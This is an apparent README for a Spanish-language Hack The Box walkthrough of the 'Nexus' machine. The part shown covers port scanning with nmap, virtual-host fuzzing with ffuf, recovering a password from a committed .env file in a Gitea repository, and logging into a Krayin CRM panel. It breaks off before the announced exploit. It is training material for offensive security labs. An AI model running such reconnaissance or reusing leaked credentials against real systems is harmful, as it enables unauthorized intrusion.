 wingleszy/htb-nexus-walkthrough
Write-up de la máquina Nexus (HTB). Cadena de ataques: fuga de datos en el historial de Git → RCE en Krayin CRM (CVE-2026-38526) → escalada de privilegios mediante los internals de Git y un binario SUID. Análisis detallado de los vectores de ataque con ilustraciones.

Nombre: Nexus
Dificultad: Easy
OS: Linux (Ubuntu)
Fecha de resolución: 23 de septiembre de 2026

Nos conectamos a la VPN y lanzamos el escaneo de puertos:
Openvpn <ruta al config .ovpn>
Debe aparecer el mensaje "Initialization Sequence Completed"
Comprobamos los puertos abiertos con nmap nmap -sC -sV -Pn 10.129.101.185

Solo hay dos puertos abiertos:
22/tcp — OpenSSH 9.6p1 Ubuntu

80/tcp — nginx 1.24.0 (redirección a http://nexus.htb/)

Añadimos el dominio a /etc/hosts:

En la página principal vemos el sitio de una empresa energética. En la sección de empleo (/careers) encontramos el email del manager: [email protected]

Usamos ffuf para buscar hosts virtuales:
ffuf -u http://nexus.htb -H "Host: FUZZ.nexus.htb" \
     -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -mc 200
Encontramos el subdominio: git.nexus.htb


Lo añadimos a hosts y accedemos a la dirección. Allí está desplegado el servicio Gitea
Examinamos los repositorios públicos. En admin/krayin-docker-setup encontramos un commit con el archivo `.env

En el archivo descubrimos:
N27xh!!2ucY04billing.nexus.htb

Añadimos billing.nexus.htb a hosts. En este subdominio funciona Krayin CRM v2.2.0
Usamos los datos encontrados:

Tras iniciar sesión correctamente en el panel de administración, podemos observar la versión Krayin 2.2.0
